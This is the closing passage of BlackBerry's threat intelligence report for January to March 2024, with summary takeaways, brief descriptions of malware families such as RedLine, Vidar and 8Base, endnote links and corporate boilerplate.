
- Use security software that can detect remote access that are only loaded in memory.

# CONCLUSION

This 90-day report is designed to help you stay knowledgeable and prepared for future threats. When dealing with a rapidly shifting cybersecurity threat landscape, it's helpful to stay current with the latest security news for your industry, geographic region and key issues. Here are our main takeaways for January through March 2024:

- ▶ Globally, BlackBerry stopped **37,000 attacks per day** directed at our tenants, according to our internal Attacks Stopped telemetry. We noted a large increase in unique malware targeting our tenants and customers, **up 40 percent per minute** over the previous reporting period. This could suggest that threat actors are taking extensive measures to carefully target their victims.
- ▶ **Infostealers were prominent** in our Critical Infrastructure, Commercial Enterprise, and Top Threats sections. This suggests that sensitive and private data are highly sought by threat actors across all geographic regions and industries.
- ▶ As highlighted in our new Ransomware Section on the most notable ransomware groups, **ransomware is increasingly targeting critical infrastructure**, particularly healthcare.
- ▶ **CVE exploitation has rapidly expanded** in the last year and will continue. BlackBerry recorded nearly 9,000 new CVEs disclosed by NIST in the last three months. Additionally, over 56 percent of these disclosed vulnerabilities scored over 7.0 in criticality. Exploits related to heavily utilized legitimate software such as ConnectWise ScreenConnect, GoAnywhere and multiple genuine Ivanti products have been weaponized by threat actors at an alarming rate to deliver a whole host of malware to unpatched victim machines.
- ▶ **Political deceptions through deepfakes and misinformation** are increasingly spreading via social media and will continue to be a problem in the future, particularly related to the Russian invasion of Ukraine, the unfolding Middle East conflict, and the upcoming U.S. presidential election taking place in November.

More information on the top cybersecurity threats and defenses can be found in the [BlackBerry blog](#).






# ACKNOWLEDGEMENTS

This report represents the collaborative efforts of our talented teams and individuals. In particular, we would like to recognize:

- [Adrian Chambers](#)
- [Alan McCarthy](#)
- [Amalkanth Raveendran](#)
- [Anne-Carmen Ditter](#)
- [Claudia Preciado](#)
- [Daniel Corry](#)
- [Dean Given](#)
- [Geoff O'Rourke](#)
- [John de Boer](#)
- [Ismael Valenzuela Espejo](#)
- [Maristela Ames](#)
- [Natalia Ciapponi](#)
- [Natasha Rohner](#)
- [Patryk Matysik](#)
- [Ronald Welch](#)
- [Travis Hoxmeier](#)
- [William Johnson](#)



# APPENDIX: CRITICAL INFRASTRUCTURE AND COMMERCIAL ENTERPRISE THREATS

**8Base ransomware:** A particularly aggressive ransomware group first seen in 2023. It has been extremely active in its short history, often targeting victims in North America and LATAM countries. The threat group leverages a mix of tactics to achieve initial access, then may also exploit vulnerabilities in the victim's systems to maximize their potential payout.

**Amadey (Amadey Bot):** Multifunctional botnet that has a modular design. Once it lands on a victim's device, Amadey can receive commands from its C2 servers to execute various tasks, namely stealing information and deploying additional payloads.

**Buhti:** A relatively new ransomware operation, Buhti utilizes variants of the leaked LockBit 3.0 (a.k.a. LockBit Black) and Babuk ransomware families to attack Windows and Linux systems. In addition, Buhti has been known to use a custom data exfiltration utility written in the "Go" programming language designed to steal files with specific extensions. The ransomware operators have also already been seen swiftly exploiting other severe bugs impacting IBM's Aspera Faspex file exchange application (CVE-2022-47986) and the recently patched PaperCut vulnerability (CVE-2023-27350).

**LummaStealer (LummaC2):** C-based infostealer that targets commercial enterprise and critical infrastructure organizations, focusing on exfiltrating private and sensitive data from the victim device. Often promoted and distributed via underground forums and Telegram groups, this infostealer often relies on Trojans and spam to propagate.

**PrivateLoader:** A notorious downloader family that has been in the wild since 2021, targeting primarily commercial enterprises in North America. PrivateLoader (as its name implies) is an initial access mechanism, facilitating the deployment of a plethora of malicious payloads onto victim devices, namely infostealers. PrivateLoader operates a distribution network via an underground pay-per-install (PPI) service to finance its continued usage and development.

**RaccoonStealer:** MaaS infostealer. In the wild since 2019, the makers of RaccoonStealer have enhanced its abilities to avoid security software and traditional AV software. According to BlackBerry's internal telemetry, RaccoonStealer has been observed targeting commercial enterprises in North America.

**RedLine (RedLine Stealer):** A widely distributed malware infostealer often sold via MaaS. The main motive of the threat group that distributes the malware appears to be mainly financial gain rather than politics, destruction or espionage. This is why RedLine has actively targeted a range of industries and geographic regions.

**Remcos (RemcosRAT):** A commercial-grade RAT used to remotely control a computer or device. Though advertised as legitimate software, the remote control and surveillance software was often used as a remote access Trojan.

**SmokeLoader:** A commonly utilized malware with a plethora of capabilities, namely the deployment of other malware onto a victim's device. SmokeLoader has been a recurring threat observed by BlackBerry through multiple Global Threat Intelligence Reports. This reporting period, the malware was seen targeting commercial and professional services within North America.

**Vidar (VidarStealer):** A commodity infostealer that has been in the wild since 2018 and has developed into a heavily weaponized malware family. Attackers have been able to deploy Vidar by exploiting vulnerabilities in the popular ScreenConnect RRM software by ConnectWise. These two CVEs, CVE-2024-1708 and CVE-2024-1709, enabled threat actors to bypass and access critical systems.

## LEGAL DISCLAIMER

The information contained in the BlackBerry Global Threat Intelligence Report is intended for informational purposes only. BlackBerry does not guarantee or take responsibility for the accuracy, completeness and reliability of any third-party statements or research referenced herein. The analysis expressed in this report reflects the current understanding of available information by our research analysts and may be subject to change as additional information is made known to us. Readers are responsible for exercising their own due diligence when applying this information to their private and professional lives. BlackBerry does not condone any malicious use or misuse of information presented in this report.

# END NOTES

- <sup>1</sup><https://www.cisa.gov/topics/critical-infrastructure-security-and-resilience/critical-infrastructure-sectors>
- <sup>2</sup><https://www.bleepingcomputer.com/news/security/us-nuclear-research-lab-data-breach-impacts-45-000-people/>
- <sup>3</sup><https://cybernews.com/news/north-face-vans-maker-vf-corp-says-35-5-million-impacted-in-dec-breach/>
- <sup>4</sup><https://therecord.media/coop-varmland-sweden-supermarket-chain-cyberattack>
- <sup>5</sup><https://www.securityweek.com/german-steelmaker-thyssenkrupp-confirms-ransomware-attack/>
- <sup>6</sup><https://www.vrt.be/vrtnws/en/2024/03/06/cyber-attack-brings-production-at-duvel-moortgat-breweries-to-a/>
- <sup>7</sup><https://www.europol.europa.eu/media-press/newsroom/news/law-enforcement-disrupt-worlds-biggest-ransomware-operation>
- <sup>8</sup><https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-352a>
- <sup>9</sup><https://www.cisa.gov/resources-tools/resources/cyber-safety-review-board-releases-report-microsoft-online-exchange-incident-summer-2023>
- <sup>10</sup><https://attack.mitre.org/techniques/T1133/>
- <sup>11</sup><https://attack.mitre.org/techniques/T1078/004/>
- <sup>12</sup><https://attack.mitre.org/techniques/T1133/>
- <sup>13</sup><https://www.europol.europa.eu/media-press/newsroom/news/law-enforcement-disrupt-worlds-biggest-ransomware-operation>
- <sup>14</sup><https://www.bleepingcomputer.com/news/security/capital-health-attack-claimed-by-lockbit-ransomware-risk-of-data-leak/>
- <sup>15</sup><https://www.bleepingcomputer.com/news/security/rhysida-ransomware-leaks-documents-stolen-from-chilean-army/>
- <sup>16</sup><https://www.bleepingcomputer.com/news/security/yacht-retailer-marinemax-discloses-data-breach-after-cyberattack/>
- <sup>17</sup><https://www.microsoft.com/en-us/security/blog/2024/01/25/midnight-blizzard-guidance-for-responders-on-nation-state-attack/>
- <sup>18</sup><https://thehackernews.com/2024/03/russian-hackers-use-wine-loader-malware.html>
- <sup>19</sup><https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-109a>
- <sup>20</sup><https://attack.mitre.org/software/S0002/>
- <sup>21</sup><https://attack.mitre.org/software/S0154/>
- <sup>22</sup><https://ngrok.com/>
- <sup>23</sup>[https://www.verfassungsschutz.de/SharedDocs/publikationen/DE/cyberabwehr/2024-02-19-joint-cyber-security-advisory-englisch.pdf?\\_\\_blob=publicationFile&v=2](https://www.verfassungsschutz.de/SharedDocs/publikationen/DE/cyberabwehr/2024-02-19-joint-cyber-security-advisory-englisch.pdf?__blob=publicationFile&v=2)
- <sup>24</sup><https://www.wired.com/story/xz-backdoor-everything-you-need-to-know/>
- <sup>25</sup><https://nvd.nist.gov/vuln>
- <sup>26</sup><https://www.cisa.gov/news-events/alerts/2024/03/29/reported-supply-chain-compromise-affecting-xz-utils-data-compression-library-cve-2024-3094>
- <sup>27</sup>[https://forums.ivanti.com/s/article/CVE-2023-46805-Authentication-Bypass-CVE-2024-21887-Command-Injection-for-Ivanti-Connect-Secure-and-Ivanti-Policy-Secure-Gateways?language=en\\_US](https://forums.ivanti.com/s/article/CVE-2023-46805-Authentication-Bypass-CVE-2024-21887-Command-Injection-for-Ivanti-Connect-Secure-and-Ivanti-Policy-Secure-Gateways?language=en_US)
- <sup>28</sup><https://www.ivanti.com/blog/security-update-for-ivanti-connect-secure-and-ivanti-policy-secure-gateways>
- <sup>29</sup><https://www.bleepingcomputer.com/news/security/ivanti-fixes-critical-standalone-sentry-bug-reported-by-nato/>
- <sup>30</sup><https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-21412>
- <sup>31</sup><https://www.bleepingcomputer.com/news/security/hackers-used-new-windows-defender-zero-day-to-drop-darkme-malware/>
- <sup>32</sup><https://www.bleepingcomputer.com/news/security/lazarus-hackers-exploited-windows-zero-day-to-gain-kernel-privileges/>
- <sup>33</sup><https://www.fortra.com/security/advisory/fi-2024-001>
- <sup>34</sup><https://www.jenkins.io/security/advisory/2024-01-24/>
- <sup>35</sup><https://www.bleepingcomputer.com/news/security/screenconnect-critical-bug-now-under-attack-as-exploit-code-emerges/>
- <sup>36</sup><https://attack.mitre.org/tactics/TA0005/>; <https://attack.mitre.org/tactics/TA0007/>; <https://attack.mitre.org/tactics/TA0004/>
- <sup>37</sup><https://attack.mitre.org/techniques/T1518/001/>
- <sup>38</sup><https://attack.mitre.org/techniques/T1036/>
- <sup>39</sup><https://attack.mitre.org/techniques/T1083/>
- <sup>40</sup><https://attack.mitre.org/techniques/T1071/>
- <sup>41</sup><https://attack.mitre.org/techniques/T1547/001/>
- <sup>42</sup><https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-320a>
- <sup>43</sup><https://krebsonsecurity.com/2024/03/recent-mfa-bombing-attacks-targeting-apple-users/>
- <sup>44</sup><https://www.connectwise.com/company/trust/security-bulletins/connectwise-screenconnect-23.9.8>

 **BlackBerry** Intelligent Security. Everywhere.

## ABOUT BLACKBERRY

BlackBerry (NYSE: BB; TSX: BB) provides intelligent security software and services to enterprises and governments around the world. The company secures over 235M vehicles. Based in Waterloo, Ontario, the company leverages AI and machine learning to deliver innovative solutions in the areas of cybersecurity, safety, and data privacy solutions, and is a leader in the areas of endpoint security, endpoint management, encryption, and embedded systems. BlackBerry's vision is clear - to secure a connected future you can trust.

For more information, visit [BlackBerry.com](https://BlackBerry.com) and follow [@BlackBerry](https://twitter.com/BlackBerry).

©2024 BlackBerry Limited. Trademarks, including but not limited to BLACKBERRY, EMBLEM Design and CYLANCE are trademarks or registered trademarks of BlackBerry Limited, its subsidiaries and/or affiliates, used under license, and the exclusive rights to such trademarks are expressly reserved. All other trademarks are the property of their respective owners. BlackBerry is not responsible for any third-party products or services.

